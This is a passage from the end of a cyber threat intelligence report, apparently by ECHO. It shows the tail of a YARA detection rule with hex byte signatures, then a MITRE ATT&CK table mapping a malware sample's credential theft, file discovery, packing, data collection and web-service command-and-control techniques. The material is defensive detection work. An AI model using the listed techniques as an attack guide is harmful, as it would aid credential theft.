C000020320000006FD601000AFE0C000072514800706FD701000AFE0C00007E0B0000046FD801000AFE0C00
006FD901000AFE0E0100}

    condition:
        all of them
}
```

Mitre Att&ck

Discovery	Credential Access	Defense Evasion	Collections	Command and Control
T1083 File and Directory Discovery	Unsecured Credentials: Credentials In Files	T1406.002 Software Packing	T1005 Data From Local System	T1102 Web Service
T1012 Query Registry	T1552.001 Credentials In Files			
T1082 Information Discovery				


ECHO
CYBER THREAT INTELLIGENCE